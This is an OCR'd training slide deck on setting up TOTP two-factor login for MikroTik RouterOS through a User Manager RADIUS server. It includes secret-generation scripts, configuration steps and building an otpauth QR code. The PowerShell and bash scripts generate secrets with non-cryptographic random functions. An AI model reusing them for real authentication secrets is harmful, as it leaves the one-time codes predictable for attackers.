
It's time-based



TOTP application

Microsoft Authenticator
Google Authenticator
https://totp.app

# Suspicious (scam?) applications, even in official stores...




sponsored

in-app purchases

contains ads

similar icons

Description is in Portuguese, but my phone is set to Slovak

# Generating the TOTP Secret

```
:put [:rndstr from="ABCDEFGHIJKLMNOPQRSTUVWXYZ234567" length=16]
```

RouterOS Script

```
$b32Alpha = "ABCDEFGHIJKLMNOPQRSTUVWXYZ234567"
$random = New-Object System.Random

-Join (1..16 | % {$b32Alpha[$random.Next(0, $b32Alpha.Length)]})
```

PowerShell Script

# Generating the TOTP Secret

```
#!/bin/bash

b32_alpha="ABCDEFGHIJKLMNOPQRSTUVWXYZ234567"
secret=""

for i in `seq 1 16`; do
  index=$((RANDOM % ${#b32_alpha}))
  secret=${secret}${b32_alpha:$index:1}
done

echo $secret
```

bash Script

# Demo: TOTP Setup - Scenario

RADIUS server

device responsible for AAA


RADIUS client

device accessed by the user

RADIUS server and RADIUS client will be the same device


# Demo: TOTP Setup - RADIUS Server

- Install User manager package
- User Manager → Routers → Settings




# Demo: TOTP Setup - RADIUS Server

- User Manager → Routers → +




# Demo: TOTP Setup - RADIUS Server

- User Manager → Users → **+**
- Add User - **do not** add the user to System → Users (it bypasses the RADIUS)




# Demo: TOTP Setup - RADIUS Client

- RADIUS → +



# Demo: TOTP Setup - RADIUS Client

- System → Users → AAA



# Demo: TOTP Setup - Logon process

- Username: user
- Password: StrongPassword123845017

- Problem: WinBox terminal won't work, the password is for one-time use only.
- Solution: Use SSH.

# Do you want to have a nice QR code?

- create QR code with the following string:
- `otpauth://totp/LABEL?secret=XXX&issuer=ISSUER%20COMPANY`
- for the lazy ones: https://stefansundin.github.io/2fa-qr/

**123 456**

**ISSUER COMPANY (LABEL)**

# Thank you!

IT LEARNING
AKREDITOVANÉ POČÍTAČOVÉ KURZY
ŠKOLENIA A IT SEMINÁRE
SLOVAKIA